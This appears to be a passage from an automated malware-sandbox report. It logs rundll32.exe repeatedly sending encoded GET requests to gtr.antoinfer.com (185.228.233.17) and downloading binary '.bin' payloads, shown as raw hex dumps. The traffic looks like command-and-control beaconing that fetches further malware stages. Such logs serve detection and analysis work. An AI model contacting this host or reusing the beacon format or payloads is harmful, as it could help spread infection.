32 54 9a 4e f5 83 5d ea 00 42 51 c1 61 05 7c aa 4b 8a e8 8e 3f 4f 1f 1c fe 64 c5 fc 9c 46 34 d9 c9 c0 a0 c2 f8 a4 ac 21 96 e6 44 2e 5a 60 aa de 6a bf 38 58 e7 1a af bc d7 29 c7 68 50 8a 80 9c 50 99 22 58 41 5b ec 55 d3 7b 59 9b 58 2d d2 5f e7 74 fe 43 9a 8a 1c ec fc 40 64 11 4e f5 36 33 28 ad ee 4e 96 73 a8 22 f5 43 47 29 5d 8b de 9c 09 48 06 4f 27 1b 74 53 7e 4c 96 ea bc 35 42 3d 84 e9 60 4f ed 03 77 19 75 94 85 c4 bb eb 18 91 a7 42 d3 77 1a 70 0d eb ae ce 9b ca 20 b0 66 68 57 f9 5c db dc f2 77 47 1a 1e 8b 3a 4c a2 91 7e da e8 a9 c9 ad 4c b4 ee 46 19 36 27 08 c5 75 5b 93 da f8 c0 cf 73 93 25 b6 70 10 5a cd 41 5b 67 30 1c 32 47 c0 33 99 ef ab 77 3e 51 5f ac 89 14 ea 0a 39 e5 50 09 97 27 03 c9 43 1b 7d 7d 8d bf 5a 11 74 56 87 b5 4d 87 9f 66 e6 f4 08 58 3e 7e 1e e8 f6 96 5a 8e 34 bd d2 bc 11 ec a1 b8 3e ff 06 f5 d2 a9 40 10 a6 6c 99 a3 4b a3 f8 1d 54 50 4b 79 e2 e8 b4 e6 f4 a2 58 c3 e5 8c dc 4e 25 81 25 e1 3b 7d c9 b0 e7 3f 25 30 d4 c4 eb 9f 28 fe ad d6 47 76 9d 6d d3 f6 3d cc 3c 63 11 83 2d 17 be dc 80 f0 a1 50 d4 21 50 7a 64 24 e0 e3 c8 4a 91 34 c4 b6 2f 27 39 fa 2e ca c5 af 8e 9c 49 07 5f c2 7e 3d 9a 16 56 b2 c1 3b c6 97 2c a2 45 19 04 f5 39 9c 47 c0 1e c8 56 41 30 35 a2 12 76 4b d9 ba 14 d0 9d 00 d1 b9 2f 0d 04 c0 31 a7 55 75 6d 6d 2f e3 65 91 0d c5 35 1b 85 c6 22 c5 6a 8b b0 8e 3e da 62 15 58 a0 80 41 0c db 39 88 d3 b8 e6 04 d4 89 da 0c 36 ea f0 ba e5 2e 36 45 c0 32 5e d4 e9 d1 d2 6a 61 91 0a 7e 85 7b 8f 03 de 9e bb 99 1c 44 06 8d 9f 96 e6 93 81 f5 86 59 30 d4 48 1b f4 c3 7f 79 70 16 1e 2e 90 19 4e 3c 60 05 e5 ea 44 29 da 63 11 63 52 73 9a d9 2b 29 82 7d 7e 96 17 86 cd b8 ef b1 cb 79 8a 6d 38 dc 56 2a 0c 4f ac 3d b8 d9 6d 0f 6f 21 b0 68 ab 2e 21 5e 05 1f d6 e7 29 d1 ea 8e 6c 17 9b 02 a3 71 85 f6 fa 00 01 67 a8 da ef 4d 34 49 b3 d9 94 2a 9e 41 d7 54 4a 5c d1 32 65 8e cf c7 66 a3 56 ed e4 ba c4 5d 34 91 3d 82 bb b3 db d1 a9 85 0e 36 6a f9 a9 6c 39 2d c7 ec 3c dc 85 d0 15 bb e0 6c 45 e6 71 55 c5 1d 46 73 f7 f3 32 92 1a 03 cd cc c7 ca 6e bc 8a 67 de 5a a1 6a 3e e1 b9 dd 4e 1c cf 62 33 f1 63 bd 77 b6 8c 23 a4 d1 f3 e1 07 0a b4 3b b5 01 e9 ed 78 51 c8 7a e5 dc 3a Data Ascii: =LIZfM\h3ukx[bX$xE`S\|g&DT9Cp(b4,aYV2c$OQ,N~i$rcc4F90'~gaA{.kA,$HaN8|7\lVgQObRX|zC&Z1{2TN ]BQa|K?OdF4!D.Z`j8X)hPP"XA[U{YX-_tC@dN63(Ns"CG)]HO'tS~L5B=`OwuBwp fhW\wG:L~LF6'u[s%pZA[g02 G3w>Q_9P'C}}ZtVMfX>~Z4>@lKTPKyXN%%;}?%0(Gvm=<c-P!Pzd$J4/'9.I_~=V;,E9GVA05vK/1Uumm/e5"j>bXA 96.6E2^ja~{DY0Hyp.N<`D)ccRs+)}~ym8V*O=mo!h.!^)lqgM4I*ATJ\2efV]4=6jl9-<lEqUFs2ngZj>Nb3cw#;xQz:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49727	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:07.914869070 CEST	1031	OUT	GET /P0jjO0xbOKcAJnGxIQOpo8/gKFtB_2Buq45i/OUi2Zqz_/2FXJhzSc5467S5cZtZCLfzw/WEn4WhbpR0/Ng4R E8DuDkec9tVF6/wLVORM0Uhp_2/BfCZjrl0dTQ/CA55efyHBHehFo/_2FegAa01sqcFDRw5Xb_2/BrtEaQdz7xZ_2F _2/BnevtS7ClgdhmDd/g09o5TUBS6V_2FoRMW/5ZLb_2FLO/hJUn0eVYDRnaPp3KQLYb/o5eYsU0tyaqUpedv0zC/V nSlyd0WZv1NgQoOuUsvzi/x9IipKWe7L3yQ/xurRoB1F/hG1qpWATHDMPuEfwEB6M_2F/cExPZ_2BRD/oJ0kYINluT 2Ckx0_2/Fo7 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:08.465126991 CEST	1033	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:43:08 GMT Content-Type: application/octet-stream Content-Length: 1955 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61033d0c5eec6.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: f5 8f f6 38 cf 75 c2 a1 af 6c 53 15 9f 46 22 3c 49 78 46 3a 7f 56 ef 3b 00 0e 0a 06 1a 89 ec 92 46 5a a5 b0 50 78 f4 1a 53 10 1f 04 70 45 b6 72 16 57 e3 c6 fd d1 66 98 99 a3 95 5b 31 fc 1f 93 fb 36 e9 6c ca 60 00 2e a7 94 d3 9e 8d 74 a8 be 6d 4f 00 73 6b 8f 2c 91 24 20 dd f0 40 82 3a 9f 73 86 75 43 62 02 dd 62 5d 56 02 05 ee bd e6 39 91 8e 61 61 1e 3a 93 a3 96 0a b3 de 63 b7 43 ad 0e c2 5a 40 48 c4 2f bd 39 28 19 4b 6f b3 2f cb e7 59 fb 84 9f 50 02 4a 10 d1 42 eb 25 a3 5f a7 ab f5 aa 08 cc 61 f4 e9 93 ba ab 19 bb fc 48 c4 1c e5 03 a1 c6 9c be f4 67 c7 c4 4f e0 6a 41 a0 0c a5 ea 40 bd 60 a7 83 7b 6f 06 ba 87 d6 39 e1 7a f0 5a 1b 46 4a 2f 2d 1d da 4a 97 02 b1 f9 45 98 33 8d 15 20 2f ae a0 79 f9 b6 d6 42 12 52 b3 65 2f 52 46 b0 97 c4 26 49 e9 df 60 e0 05 1e bb 1b 46 be e1 92 d0 b0 80 62 5e 71 af 48 a6 60 85 a3 63 88 0d a0 c6 12 3d 26 1e a4 a4 e4 77 7b 98 83 b4 02 b1 85 31 46 4f 9b e2 84 16 8b ad 00 d1 d0 de e7 e7 83 f6 f0 11 d7 83 9d 68 25 af fe 33 81 c4 fa 60 ef 89 7f 00 a0 f7 c9 68 3a 73 ba 9e d8 a9 54 2d e8 0e 8b a8 c7 d2 14 4e 73 f7 ce d7 5a 74 3b 37 2f d0 29 4c 87 e0 72 b6 2e 0e a2 f0 29 fb 9c 94 01 5d a0 a0 18 d1 a1 e5 22 3b eb bc 0c 44 c5 58 7b fb 29 f4 f5 64 22 f3 5d 79 c4 12 91 47 b2 fb 65 97 64 ca ec fa 30 93 25 76 ba 04 f2 9a 3c 4d 70 36 b5 fc 69 1f d4 59 cf 21 38 cb 0f b9 d0 44 02 8a 97 42 22 4d 8f 52 3b 59 99 16 fa ac 93 82 c8 b1 1c a4 48 7a 4e 49 8f 8f c5 1a 8f c6 50 6e d8 cc 13 d4 48 31 c3 23 74 30 a0 c6 5e 2b 9c 37 19 02 1a cb 12 e5 5c fe b2 b0 4b 8e 40 5b d9 f8 2c 41 38 90 0a fb 1b a4 47 bf 98 89 b3 37 14 ca 3e 99 9d b8 d7 47 88 b5 42 ac f9 5d 52 bd 52 fc a9 0b 89 3c 65 c5 92 c0 e3 c7 87 05 6a 94 e4 04 67 30 db 32 2d c0 67 ab 8f d0 b2 64 e4 80 90 1b f2 10 10 9d b0 da 07 99 da e2 a8 c7 d8 45 20 50 82 87 02 04 af 95 5c 7e 30 32 21 ba c5 09 ed 8a ab 3c 82 ac 23 e0 84 10 95 31 81 89 39 a8 f7 4a 21 87 ce 70 54 99 19 6c d6 06 88 8c db 10 b0 06 f8 ed 55 38 6a 32 dd 2e 25 22 8a 4b 5e 05 4d 1d 85 ad c1 fa 6a 9c 59 a4 af 33 c6 31 51 a5 e4 0a 57 e5 3b 06 8c 81 f9 dd 9a 3a 2d 0a 92 76 44 49 86 c1 07 2b a3 8f 9b 1 4 1c eb 46 56 cc 1a b0 c1 cb f2 e3 c1 21 56 08 04 9e 9b 49 7f 88 ce 6e f9 a9 c6 11 11 77 94 f5 de a3 4a 52 03 e3 6c 67 2f 45 cc 54 33 cd 85 a3 8f 33 4f 0d 79 f8 4c 04 79 aa 0c d3 c8 93 7a 24 9f 20 7d 02 4e fa a5 36 88 b0 9a e8 20 9b 62 f3 31 17 32 46 21 12 b8 33 1f 27 ce 93 16 95 fb 01 99 67 ac 53 06 2e 23 6c 42 83 1c 2a 75 b2 89 86 99 a0 17 5d ac 8e 31 36 3b e8 1d 84 22 ea 4f 8e 2a 21 2b d7 3a 5d 2c eb 26 50 d3 e5 ec 3c 58 f2 49 aa e0 4b 9f b1 ed 72 95 fd 0d 15 ad b4 9e 0a 60 06 f9 f5 9e a9 98 2d 0b 77 68 29 e6 b2 2a 0a ca de a4 62 55 e9 f1 34 c2 8e c2 b7 15 21 ba 0d c5 6b b1 2e 90 29 f2 5e d1 64 32 0e 35 97 9f ed 68 cd e9 ae 09 ea db 3d fc 91 09 e3 43 e5 ab c3 f0 2d c3 9e e5 d7 e6 5d 57 a7 1f 37 6a b5 Data Ascii: 8ulSF"<IxF:V;FZPxSpErWf[16l`.tmOsk,$ @:suCbb]V9aa:cCZ@H/9(Ko/YPJB%_aHgOjA@`{o9zZFJ/-JE3 /yBRe/RF&l`Fb^qH`c=&w{1FOh%3`h:sT-NsZt;7/)Lr.)]";DX{}d"]yGed0%v<Mp6iY!8DB"MR;YHzNIPnH1#t0^+7\K@[,A8G 7>GB]RR<ejg02-gdE P\~02!<#19J!pTlU8j2.%"K^MjY31QW;:-vDI+FV!VInwJRlg/ET33OyLyz$ }N6 b12F!3'gS.#IB*u]1 6;"O*!+:],&P<XIKr`-wh)*bU4!k.)^d25h=C-]W7j

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49728	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:15.087454081 CEST	1035	OUT	GET /uvtPicnEF3ayZfNSduh1Odo/x80rwZaWjR/sjHY9dp1ZS2QpXbNd/fR3UvK_2FuFi/ra5JXB9aYjU/sjgtwpw9Z1TyDV/wT K0lzhdRABRAVrOUQDt6/1m0O51Kc1fEtP9UV/MFlFU_2FdH4xZg5/PVbHPy2QqeBLJ2kXpN/JWlsnfVtg/sJdHnpc8 JO8gIKGisB8u/29Sp2slxdCuDaeXjYLe/0pm7DRZxlVHk6a9GRasNhz/GdheCQnIFhW6C/_2BW_2F_/2BtOkYFrX0L fxIkXFcw45MF/LMmU5JuPYf/aocoBw1uMCqxI3p6s/DEfR1YiYc/Cu HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:15.654695988 CEST	1036	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:43:15 GMT Content-Type: application/octet-stream Content-Length: 194705 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61033d138f8b6.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e7 d0 25 2c 81 7b 58 78 ac ba 6b a7 51 21 97 c4 b3 04 77 2c f7 4e cb 77 8b a5 dc 66 73 84 09 21 2a ad 9b 63 7c ac c8 38 90 82 50 88 1e e1 b4 45 2f 8e e4 46 12 b0 d8 45 4d 38 12 9e d7 a5 d1 f8 33 67 1c 01 6c 69 7f 64 ac ad 3d 22 91 e2 8f 42 0c 17 36 2a ca 8d c1 6f 32 ef cf c4 98 3c 92 50 c0 f6 29 db 18 a3 d0 f8 74 b0 42 7a b3 a1 57 cd 08 02 ab 74 eb 84 e3 aa 03 d7 21 0a cf d0 eb 3f 61 97 1d dd 2e 21 e5 61 99 e4 5e 3c 14 da 6c d8 2a 4e 04 8f 98 c3 75 4c fc 5d f4 53 86 b6 6b 14 9b 24 c2 38 fd 95 36 27 43 e6 26 1f 44 4b 24 f4 a2 7a eb e1 82 91 f9 af 85 a6 15 1a 13 c8 30 a9 15 ac 08 ca d4 34 bc 66 a6 03 91 7c 7f c7 15 b0 32 5f 16 e7 c2 f4 90 12 05 d9 5d d9 ea 6e b1 c1 80 77 d2 5d 65 ab 08 5d 63 81 5c 2c a4 9c 37 0d 26 5a 14 d7 c4 9b d3 98 3f 4c ea 05 d7 63 36 ac 3d 05 90 54 7f 94 0e d4 fd 0c 01 9a e9 78 c9 9d cc c6 2f 2f 85 e5 e5 8c ba 60 fc e2 41 68 ca 66 0d 46 1f 5f 20 a3 d0 5b f1 f3 c9 bc 18 3f e9 c7 88 de b8 66 17 f7 88 e4 8c c0 ca 4c 92 23 1c 1c 01 cd 2b af 2a eb fa 14 0b ec 60 58 1a 7c 7b 77 10 78 d8 09 b1 8f fc 40 83 65 1b ed d8 eb 6d 7c 84 36 1e 63 7c a8 71 5d 86 53 d0 19 79 4c fd 40 ec 37 f4 9f c1 22 1e bf c3 37 7f c8 20 8e 93 fd c7 4d b1 bd a6 16 f6 b4 fa 91 80 ad 86 c9 e9 5d 60 0b 16 4e 32 b7 f2 3b c8 98 a4 60 e8 12 b4 7f 2e 8a f8 b4 23 a9 4c 59 e0 50 d2 f9 b7 a8 fa b1 b6 96 a2 43 2e 1a 05 02 4d 91 a6 e6 78 1b 27 70 41 cc fc b8 b4 2f f8 51 d7 fd 56 56 e3 a0 e5 3a 8f 37 74 ab dc 2b c8 2e b4 ab 22 de 25 1d 6d d6 f5 d2 ae d0 8e 07 2f b5 8e 31 29 e5 25 5c 3b 11 6c 65 2d 59 38 5e a3 2d e1 59 b6 9c 5b c0 fa a8 70 b3 01 af 2a c8 77 4e f7 33 b1 b5 43 a8 1b 32 8f 32 c3 ae 67 01 b4 94 e1 a5 18 fb 57 53 86 11 be 0f 68 ea 85 b9 4f 04 4d 98 a8 ca e1 cb b3 43 c0 c8 7a 09 dc 10 b0 6f 35 fb ad e8 86 d5 3d 2e e5 61 51 13 92 44 c8 b1 8a d9 ee bf a7 e6 e0 1e 84 a1 59 16 26 3b cf 71 73 a6 2b 1b 75 9e 89 89 e3 d5 33 7d a1 de 43 d8 ba 68 6f 06 d7 41 1d 92 58 58 45 ad d4 e6 54 48 26 28 72 da f5 9c 4d e8 82 0c 3e 12 3a ff 01 12 1a d9 21 f9 b8 55 04 54 37 22 c8 4b 5d 5d 42 da 11 a4 b0 e2 00 03 94 e0 ac d1 0c 67 af 88 3e d7 26 2f ff 74 15 8e 78 18 77 59 c5 0d 42 72 20 53 7a f0 74 56 b6 a3 b7 49 9b 4e fe 60 fd 64 28 ae a3 1a b9 5f db ee e4 62 c7 46 71 5e 2d a1 7b 00 b1 97 5d 13 1e fd 83 b9 6c 64 31 9f 7c f9 91 ad 8f 55 58 ad b1 78 f4 d0 ce ca 42 80 b6 bf d4 02 56 90 e2 ec 91 a2 ec cf 3c e2 8a d6 6d 57 95 5f 18 68 75 89 8f d1 a3 d8 7a 6f 44 45 fb 85 87 85 ab 5e 87 72 db fe d5 46 b6 16 44 d3 c0 dd d5 1b bd f2 3f dd f6 d7 26 47 23 16 4b 12 24 3f 95 35 f4 5b 94 5e eb 2c b5 af 07 0e d1 85 d2 32 f0 2c 11 be d5 bf ad 53 9a e7 2c 7e 82 2b 36 8e 6c d1 e2 49 52 0c b2 30 de 42 95 f6 03 00 5c e0 32 b9 e4 39 d8 14 d9 05 c3 28 35 a1 85 94 ce ea b0 c3 88 a4 c9 6c 0e 58 d4 ef 57 a6 e2 0b fc dc 77 1c 14 5d 37 a8 00 3f e7 02 7d 66 ad 70 29 75 d3 Data Ascii: %,{XxkQ!w,Nwfs!*c|8PE/FEM83glid="B6*o2<P)tBzWt!?a.!a^<l*NuL]Sk$86'C&DK$z04f|2_]nw]e]c\,7&Z? Lc6=Tx//`AhfF_ [?fL#+*`X|{wx@em|6c|q]SyL@7"7 M]`N2;`.#LYPC.Mx'pA/QVV:7t+."%m/1)%\;le-Y8^-Y[p*wN3C 22gWShOMCzo5=.aQDY&;qs+u3}ChoAXXETH&(rM>:!UT7"K]]Bg>&/txwYBr SztVlN`d(_bFq^~{]ld1|UXxBV<mW _huzoDE^rFD?&G#K$?5[^,2,S,~+6lIR0B\29(5lXWw]7?}fp)u

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49729	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:16.637686014 CEST	1238	OUT	GET /oRH66S9974RVngrSWr_2FIv/PVFALrkG2I/Wnbzx3nHyPhGJ_2B0/lDZhPCm2vL8u/oMKeAaHPz5X/8Nl4L_2 FNUoyc7/Jy8VIA7fHQqF7XiUI3Ff0/B3o6Eb6xtvEpbNMf/eqW1D785SCJyaXo/RVYKns_2FtN1yOn2Tk/HQ1DP9wH v/HsxMoHg0lyrvqonmdBdX/B_2B2sKeb9av7332HDx/1qSsk7BU_2BrcP7KNB8WRt/GGl7pCxp7fqEA/vqK79G1k/N 8_2Fi0gh099LJYwx9ArNcx/2wmhsNP_2B/QSMxEp15aE25fwoCU/99RYkM0_2FJd/tiDhnbU42KQ/MjCgTagS/90K5WUpg/z HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:17.227158070 CEST	1239	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:43:17 GMT Content-Type: application/octet-stream Content-Length: 247960 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61033d152707f.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 0b 3d b5 4c 49 5a 66 90 4d ca 5c c7 ab fd ed c5 68 33 e6 d7 75 6b 1f 78 5b 62 f6 58 24 18 cb 78 45 9b b4 60 f7 90 de a0 53 7c 67 ae e7 91 26 d9 f7 44 54 94 39 43 70 09 28 62 1a 80 c7 34 f3 bc dc 2c b6 d2 61 0d bd 59 56 a6 32 a8 97 63 b6 24 8e af 9b 0d d7 4f e8 f4 51 dc a8 2c 87 98 4e 84 7e 89 ab 69 c4 b3 0a 24 0e 72 d9 63 14 9a 63 34 46 7f 39 b7 d6 f4 7f 12 80 95 30 fe 27 7e 67 61 83 fc e0 41 7b b8 8c b0 fe fa a6 83 2e 14 06 6b f0 0c c9 41 f2 7f 0b 2c 24 9f 12 0f 48 61 80 4e 1c f4 38 7c ae 15 37 e1 05 5c 09 bf 6c fb f0 fb 56 67 ce a1 51 af e1 8a b5 d9 4f b1 8c 62 eb 9a 52 58 7f 7c f9 ae 7a f8 15 9d 0e 91 ee 9e b1 a2 e8 43 26 c0 5a 31 e8 f7 ba dd b0 7b 32 54 9a 4e f5 83 5d ea 00 42 51 c1 61 05 7c aa 4b 8a e8 8e 3f 4f 1f 1c fe 64 c5 fc 9c 46 34 d9 c9 c0 a0 c2 f8 a4 ac 21 96 e6 44 2e 5a 60 aa de 6a bf 38 58 e7 1a af bc d7 29 c7 68 50 8a 80 9c 50 99 22 58 41 5b ec 55 d3 7b 59 9b 58 2d d2 5f e7 74 fe 43 9a 8a 1c ec fc 40 64 11 4e f5 36 33 28 ad ee 4e 96 73 a8 22 f5 43 47 29 5d 8b de 9c 09 48 06 4f 27 1b 74 53 7e 4c 96 ea bc 35 42 3d 84 e9 60 4f ed 03 77 19 75 94 85 c4 bb eb 18 91 a7 42 d3 77 1a 70 0d eb ae ce 9b ca 20 b0 66 68 57 f9 5c db dc f2 77 47 1a 1e 8b 3a 4c a2 91 7e da e8 a9 c9 ad 4c b4 ee 46 19 36 27 08 c5 75 5b 93 da f8 c0 cf 73 93 25 b6 70 10 5a cd 41 5b 67 30 1c 32 47 c0 33 99 ef ab 77 3e 51 5f ac 89 14 ea 0a 39 e5 50 09 97 27 03 c9 43 1b 7d 7d 8d bf 5a 11 74 56 87 b5 4d 87 9f 66 e6 f4 08 58 3e 7e 1e e8 f6 96 5a 8e 34 bd d2 bc 11 ec a1 b8 3e ff 06 f5 d2 a9 40 10 a6 6c 99 a3 4b a3 f8 1d 54 50 4b 79 e2 e8 b4 e6 f4 a2 58 c3 e5 8c dc 4e 25 81 25 e1 3b 7d c9 b0 e7 3f 25 30 d4 c4 eb 9f 28 fe ad d6 47 76 9d 6d d3 f6 3d cc 3c 63 11 83 2d 17 be dc 80 f0 a1 50 d4 21 50 7a 64 24 e0 e3 c8 4a 91 34 c4 b6 2f 27 39 fa 2e ca c5 af 8e 9c 49 07 5f c2 7e 3d 9a 16 56 b2 c1 3b c6 97 2c a2 45 19 04 f5 39 9c 47 c0 1e c8 56 41 30 35 a2 12 76 4b d9 ba 14 d0 9d 00 d1 b9 2f 0d 04 c0 31 a7 55 75 6d 6d 2f e3 65 91 0d c5 35 1b 85 c6 22 c5 6a 8b b0 8e 3e da 62 15 58 a0 80 41 0c db 39 88 d3 b8 e6 04 d4 89 da 0c 36 ea f0 ba e5 2e 36 45 c0 32 5e d4 e9 d1 d2 6a 61 91 0a 7e 85 7b 8f 03 de 9e bb 99 1c 44 06 8d 9f 96 e6 93 81 f5 86 59 30 d4 48 1b f4 c3 7f 79 70 16 1e 2e 90 19 4e 3c 60 05 e5 ea 44 29 da 63 11 63 52 73 9a d9 2b 29 82 7d 7e 96 17 86 cd b8 ef b1 cb 79 8a 6d 38 dc 56 2a 0c 4f ac 3d b8 d9 6d 0f 6f 21 b0 68 ab 2e 21 5e 05 1f d6 e7 29 d1 ea 8e 6c 17 9b 02 a3 71 85 f6 fa 00 01 67 a8 da ef 4d 34 49 b3 d9 94 2a 9e 41 d7 54 4a 5c d1 32 65 8e cf c7 66 a3 56 ed e4 ba c4 5d 34 91 3d 82 bb b3 db d1 a9 85 0e 36 6a f9 a9 6c 39 2d c7 ec 3c dc 85 d0 15 bb e0 6c 45 e6 71 55 c5 1d 46 73 f7 f3 32 92 1a 03 cd cc c7 ca 6e bc 8a 67 de 5a a1 6a 3e e1 b9 dd 4e 1c cf 62 33 f1 63 bd 77 b6 8c 23 a4 d1 f3 e1 07 0a b4 3b b5 01 e9 ed 78 51 c8 7a e5 dc 3a Data Ascii: =LIZfM\h3ukx[bX$xE`S\|g&DT9Cp(b4,aYV2c$OQ,N~i$rcc4F90'~gaA{.kA,$HaN8|7\lVgQObRX|zC&Z1{2TN ]BQa|K?OdF4!D.Z`j8X)hPP"XA[U{YX-_tC@dN63(Ns"CG)]HO'tS~L5B=`OwuBwp fhW\wG:L~LF6'u[s%pZA[g02 G3w>Q_9P'C}}ZtVMfX>~Z4>@lKTPKyXN%%;}?%0(Gvm=<c-P!Pzd$J4/'9.I_~=V;,E9GVA05vK/1Uumm/e5"j>bXA 96.6E2^ja~{DY0Hyp.N<`D)ccRs+)}~ym8V*O=mo!h.!^)lqgM4I*ATJ\2efV]4=6jl9-<lEqUFs2ngZj>Nb3cw#;xQz:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49730	185.228.233.17	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:18.128643990 CEST	1497	OUT	GET /XD_2FGfGJryOnwqjG8zwl2B/USybsgcvex/jHVSMHDNCXrb6M6Tn/OhzcRPXSdY_2/BR1XyvU4uec/lJ3dNpa PhK5MqX/ZM_2BSwM62CY_2FjUJgfJ/ze_2BQkuaq8YSgC5/aHRIoH_2BZK1llG/5xUZmiZxkordzJYt_2/BWewe7iP W/UxaPfU_2Fqwz0lUddjXp/k5hsOkYd2p1zIu4wpac/kMY7yVFRd1MSAckCp3YJiQ/3YaUS09w_2Bcq/C2xNv8cP/J v26aAzCYt19auTI84Be0Xd/PaJL8SJ9gI/QhmoG3Rgaw7E6t8Zd/SRYCF7CuqAl3HZR/Fv_2FZ HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: gtr.antoinfer.com

Timestamp	kBytes transferred	Direction	Data
Jul 30, 2021 01:43:18.706141949 CEST	1498	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 29 Jul 2021 23:43:18 GMT Content-Type: application/octet-stream Content-Length: 1955 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61033d1699fc5.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: f5 8f f6 38 cf 75 c2 a1 af 6c 53 15 9f 46 22 3c 49 78 46 3a 7f 56 ef 3b 00 0e 0a 06 1a 89 ec 92 46 5a a5 b0 50 78 f4 1a 53 10 1f 04 70 45 b6 72 16 57 e3 c6 fd d1 66 98 99 a3 95 5b 31 fc 1f 93 fb 36 e9 6c ca 60 00 2e a7 94 d3 9e 8d 74 a8 be 6d 4f 00 73 6b 8f 2c 91 24 20 dd f0 40 82 3a 9f 73 86 75 43 62 02 dd 62 5d 56 02 05 ee bd e6 39 91 8e 61 61 1e 3a 93 a3 96 0a b3 de 63 b7 43 ad 0e c2 5a 40 48 c4 2f bd 39 28 19 4b 6f b3 2f cb e7 59 fb 84 9f 50 02 4a 10 d1 42 eb 25 a3 5f a7 ab f5 aa 08 cc 61 f4 e9 93 ba ab 19 bb fc 48 c4 1c e5 03 a1 c6 9c be f4 67 c7 c4 4f e0 6a 41 a0 0c a5 ea 40 bd 60 a7 83 7b 6f 06 ba 87 d6 39 e1 7a f0 5a 1b 46 4a 2f 2d 1d da 4a 97 02 b1 f9 45 98 33 8d 15 20 2f ae a0 79 f9 b6 d6 42 12 52 b3 65 2f 52 46 b0 97 c4 26 49 e9 df 60 e0 05 1e bb 1b 46 be e1 92 d0 b0 80 62 5e 71 af 48 a6 60 85 a3 63 88 0d a0 c6 12 3d 26 1e a4 a4 e4 77 7b 98 83 b4 02 b1 85 31 46 4f 9b e2 84 16 8b ad 00 d1 d0 de e7 e7 83 f6 f0 11 d7 83 9d 68 25 af fe 33 81 c4 fa 60 ef 89 7f 00 a0 f7 c9 68 3a 73 ba 9e d8 a9 54 2d e8 0e 8b a8 c7 d2 14 4e 73 f7 ce d7 5a 74 3b 37 2f d0 29 4c 87 e0 72 b6 2e 0e a2 f0 29 fb 9c 94 01 5d a0 a0 18 d1 a1 e5 22 3b eb bc 0c 44 c5 58 7b fb 29 f4 f5 64 22 f3 5d 79 c4 12 91 47 b2 fb 65 97 64 ca ec fa 30 93 25 76 ba 04 f2 9a 3c 4d 70 36 b5 fc 69 1f d4 59 cf 21 38 cb 0f b9 d0 44 02 8a 97 42 22 4d 8f 52 3b 59 99 16 fa ac 93 82 c8 b1 1c a4 48 7a 4e 49 8f 8f c5 1a 8f c6 50 6e d8 cc 13 d4 48 31 c3 23 74 30 a0 c6 5e 2b 9c 37 19 02 1a cb 12 e5 5c fe b2 b0 4b 8e 40 5b d9 f8 2c 41 38 90 0a fb 1b a4 47 bf 98 89 b3 37 14 ca 3e 99 9d b8 d7 47 88 b5 42 ac f9 5d 52 bd 52 fc a9 0b 89 3c 65 c5 92 c0 e3 c7 87 05 6a 94 e4 04 67 30 db 32 2d c0 67 ab 8f d0 b2 64 e4 80 90 1b f2 10 10 9d b0 da 07 99 da e2 a8 c7 d8 45 20 50 82 87 02 04 af 95 5c 7e 30 32 21 ba c5 09 ed 8a ab 3c 82 ac 23 e0 84 10 95 31 81 89 39 a8 f7 4a 21 87 ce 70 54 99 19 6c d6 06 88 8c db 10 b0 06 f8 ed 55 38 6a 32 dd 2e 25 22 8a 4b 5e 05 4d 1d 85 ad c1 fa 6a 9c 59 a4 af 33 c6 31 51 a5 e4 0a 57 e5 3b 06 8c 81 f9 dd 9a 3a 2d 0a 92 76 44 49 86 c1 07 2b a3 8f 9b 1 4 1c eb 46 56 cc 1a b0 c1 cb f2 e3 c1 21 56 08 04 9e 9b 49 7f 88 ce 6e f9 a9 c6 11 11 77 94 f5 de a3 4a 52 03 e3 